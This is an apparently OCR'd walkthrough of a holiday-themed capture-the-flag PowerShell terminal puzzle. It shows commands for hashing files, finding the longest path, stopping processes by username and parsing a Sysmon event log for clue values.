
The riddle contains



```
PS /home/elf> gc ./archive/refraction/riddle
Very shallow am I in the depths of your elf home. You can find my entity by using my md5 ident
ity:

25520151A320B5B0D21561F92C8F6224
```

We will need to come back to that executable, runme.elf

It appears we need to find MD5 hashes of files in the depths directory until we find a file with the given hash. The hint says "shallow", so maybe a depth of 2 will be enough.




```
PS /home/elf> gci -depth 2 | Where-Object {!$_.psiscontainer} | Get-FileHash  -Algorithm MD5 |
 Select-Object -Property Hash,Path | Where-Object {$_.Hash -eq '25520151A320B5B0D21561F92C8F62
24'}

Hash                             Path
----                             ----
25520151A320B5B0D21561F92C8F6224 /home/elf/depths/produce/thhy5hll.txt

PS /home/elf> gc /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of /home/elf/depths. Find
ing me will give you the most strength but doing so will require Piping all the FullName's to
Sort Length.
PS /home/elf>
```

```
gci -Depth 2 | Where-Object {!$_.psiscontainter} | Get-FileHash -Algorithm
MD5 | Select-Object -Property Hash,Path | Where-Object {$_.Hash -eq
'25520151A320B5B0D21561F92C8F6224'}
```

Another parameter! Temperature?val=-33.5


The first `Where-Object` checks to see that the pipeline input from gci ($_) is not a directory `{!$_.psiscontainter}`. The `Select-Object` only allow the object properties Hash and Path to continue down the pipeline. The second `Where-Object` selects the object with the correct hash.

Now we have to find the file in /home/elf/depths with the longest path, or FullName.



```
PS /home/elf> gci ./depths/*.txt -Recurse  | Select-Object -Property FullName | sort {$_.FullN
ame.length} -Descending | Select-Object -first 1 | fl

FullName : /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/esca
           pe/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical
           /therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/eit
           her/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/
           greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt
```

```
gci ./depths/*.txt -Recurse  | Select-Object -Property FullName | sort
{$_.FullName.length} -Descending | Select-Object -first 1 | fl
```




```
PS /home/elf> gc /home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown
/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical/theref
ore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/either/burn/end/accura
te/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/greatest/become/accident/labor/
sail/dropped/fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show me you're ski
lled and in this order they must be killed:

bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
PS /home/elf>
```

```
gc
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown
/escape/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever
/practical/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful
```

```
/dawn/adult/either/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to
/soon/think/fall/is/greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.
txt
```


Now to kill the processes in the proper order. The key here is to add `-IncludeUserName` to `Get-Process` so we can see the user name. You can do this manually, or use a script. This script puts the users in the proper order and then kills each process.



```
$user = 'bushy','alabaster','minty','holly'
$process = Get-Process -IncludeUserName
$user | foreach {
    foreach ($p in $process) {
        if ($_ -eq $p.UserName) {
            $id=$p.id
            Stop-Process $id
            write-output "killed $id, $_"
            }
        }
    }
```


It can be pasted directly into the terminal, or put into two lines for easier pasting.

```
$user = 'bushy','alabaster','minty','holly'
$process = Get-Process -IncludeUserName;$user | foreach { foreach ($p in
$process) {if ($_ -eq $p.UserName) {$id=$p.id; Stop-Process $id; write-output
"killed $id, $_"}}}
```




```
PS /home/elf> $user = 'bushy','alabaster','minty','holly'
PS /home/elf> $process = Get-Process -IncludeUserName;$user | foreach { foreach ($p in $proces
s) {if ($_ -eq $p.UserName) {$id=$p.id; Stop-Process $id; write-output "killed $id, $_"}}}
killed 24, bushy
killed 25, alabaster
killed 27, minty
killed 29, holly
PS /home/elf>
```

The hint you /shall/see . tells us where to look for our answer.




```
PS /home/elf> gci /shall/see


    Directory: /shall

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/30/19 10:18 PM            149 see

PS /home/elf>
```



```
PS /home/elf> gc /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the last thing w
ill be in the Properties of the lonely unique event Id.
PS /home/elf>
```


To find the .xml file,



```
PS /home/elf> gci /etc/*.xml -Recurse -ErrorAction SilentlyContinue


    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19   7:53 PM       10006962 EventLog.xml

PS /home/elf>
```

```
gci /etc/*.xml -Recurse -ErrorAction SilentlyContinue
```

This is what part of one event looks like.




```
PS /home/elf> gc  /etc/systemd/system/timers.target.wants/EventLog.xml | select -first 40
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
      <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
    <Props>
      <I32 N="Id">3</I32>
      <By N="Version">5</By>
      <Nil N="Qualifiers" />
      <By N="Level">4</By>
      <I32 N="Task">3</I32>
      <I16 N="Opcode">0</I16>
      <I64 N="Keywords">-9223372036854775808</I64>
      <I64 N="RecordId">2194</I64>
      <S N="ProviderName">Microsoft-Windows-Sysmon</S>
      <G N="ProviderId">5770385f-c22a-43e0-bf4c-06f5698ffbd9</G>
      <S N="LogName">Microsoft-Windows-Sysmon/Operational</S>
      <I32 N="ProcessId">1960</I32>
      <I32 N="ThreadId">6648</I32>
      <S N="MachineName">elfuresearch</S>
      <Obj N="UserId" RefId="1">
        <TN RefId="1">
          <T>System.Security.Principal.SecurityIdentifier</T>
          <T>System.Security.Principal.IdentityReference</T>
          <T>System.Object</T>
        </TN>
        <ToString>S-1-5-18</ToString>
        <Props>
          <I32 N="BinaryLength">12</I32>
          <Nil N="AccountDomainSid" />
          <S N="Value">S-1-5-18</S>
        </Props>
      </Obj>
      <DT N="TimeCreated">2019-11-07T09:51:22.6559745-08:00</DT>
      <Nil N="ActivityId" />
      <Nil N="RelatedActivityId" />
      <S N="ContainerLog">microsoft-windows-sysmon/operational</S>
PS /home/elf>
```

This one was hard. I couldn't make Powershell XML work for me, so I just wrote a small script. (I'm looking forward to reading the write up for someone that did it directly in XML.) The .Id the hint refers to is in the line `<I32 N="Id">3</I32>`. The I32 part means it is a 32 bit Integer.

```
$ids =''
$regex = '<I32 N=.Id.>(\d)</I32>'
Get-Content  /etc/systemd/system/timers.target.wants/EventLog.xml | ForEach-Object {
    if($_ -match $regex){
        $ids += $Matches[1]
    }
}
$ids.ToCharArray() | group
```


The regular expression in the second line finds the N="Id" line (I didn't bother escaping the quotes, and replaced them with the single character wild card, '.') The (\d) saves the number (3 in the example `<I32 N="Id">3</I32>)` in the variable $Matches, which are collected in $ids. To be able to group by the numbers we recover, we have to change the string $ids to an array of characters.



```
PS /home/elf> $ids =''
PS /home/elf> $regex = '<I32 N=.Id.>(\d)</I32>'
PS /home/elf> Get-Content  /etc/systemd/system/timers.target.wants/EventLog.xml | ForEach-Obje
ct {
>>     if($_ -match $regex){
>>         $ids += $Matches[1]
>>     }
>> }
PS /home/elf> $ids.ToCharArray() | group

Count Name                      Group
----- ----                      -----
    1 1                         {1}
   39 2                         {2, 2, 2, 2…}
  179 3                         {3, 3, 3, 3…}
    2 4                         {4, 4}
  905 5                         {5, 5, 5, 5…}
   98 6                         {6, 6, 6, 6…}
```


The lonely unique Id referenced in the hint is the number 1 (of course, one is the lonliest number.)

We can find the clue by selecting the .Id we want and looking at lines before and after to get the entire event (-Context 8,141. I played with those numbers until I had the entire event, nothing magic.)



```
PS /home/elf> gc /etc/systemd/system/timers.target.wants/EventLog.xml | Select-String -
 '<I32 N=.Id.>1</I32>' -context 8,141

    <Obj RefId="1800">
      <TN RefId="1800">
        <T>System.Diagnostics.Eventing.Reader.EventLogRecord</T>
        <T>System.Diagnostics.Eventing.Reader.EventRecord</T>
        <T>System.Object</T>
      </TN>
      <ToString>System.Diagnostics.Eventing.Reader.EventLogRecord</ToString>
      <Props>
>       <I32 N="Id">1</I32>
        <By N="Version">5</By>
        <Nil N="Qualifiers" />
        <By N="Level">4</By>
        <I32 N="Task">1</I32>
```

<snip>



```
            <Obj RefId="18016">
              <TNRef RefId="1806" />
              <ToString>System.Diagnostics.Eventing.Reader.EventProperty</ToString>
              <Props>
                <S N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
"`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n    Ne=22`n    Ar=11`n
  Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"</S>
              </Props>
            </Obj>
```


```
gc /etc/systemd/system/timers.target.wants/EventLog.xml | Select-
String -pattern '<I32 N=.Id.>1</I32>' -context 8,141
```

So, we have our third parameter.

```
$correct_gases_postbody = @{`n O=6`n H=7`n He=3`n N=4`n Ne=22`n
Ar=11`n Xe=10`n F=20`n Kr=8`n Rn=9`n}
```


Note: The backtick character is Powershell's escape character, so `n is \n, or newline. This is JSON put into a Powershell hash (like a Python dictionary.)

Now we need to go back to that .elf file we saw before.




```
PS /home/elf> gci ./archive/refraction/


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM             134 riddle
------           11/5/19  2:26 PM         5724384 runme.elf
```

Just trying to run the file doesn't work.



```
PS /home/elf/archive/refraction> ./runme.elf
Program 'runme.elf' failed to run: No such file or directoryAt line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~~.
At line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS /home/elf/archive/refraction>
```


The extension is .elf. Is is really a Linux executable?



```
PS /home/elf/archive/refraction> gc ./runme.elf | Format-Hex | select -first 1


                       00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
0000000000000000000    7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 00  ELF............
0000000000000000010    02 00 3E 00 01 00 00 00 75 1A 40 00 00 00 00 00  ..>.....u.@.....
0000000000000000020    40 00 00 00 00 00 00 00 EF BF BD 51 57 00 00 00  @.......ï¿½QW...
0000000000000000030    00 00 00 00 00 00 40 00 38 00 08 00 40 00 1D 00  ......@.8...@...
```

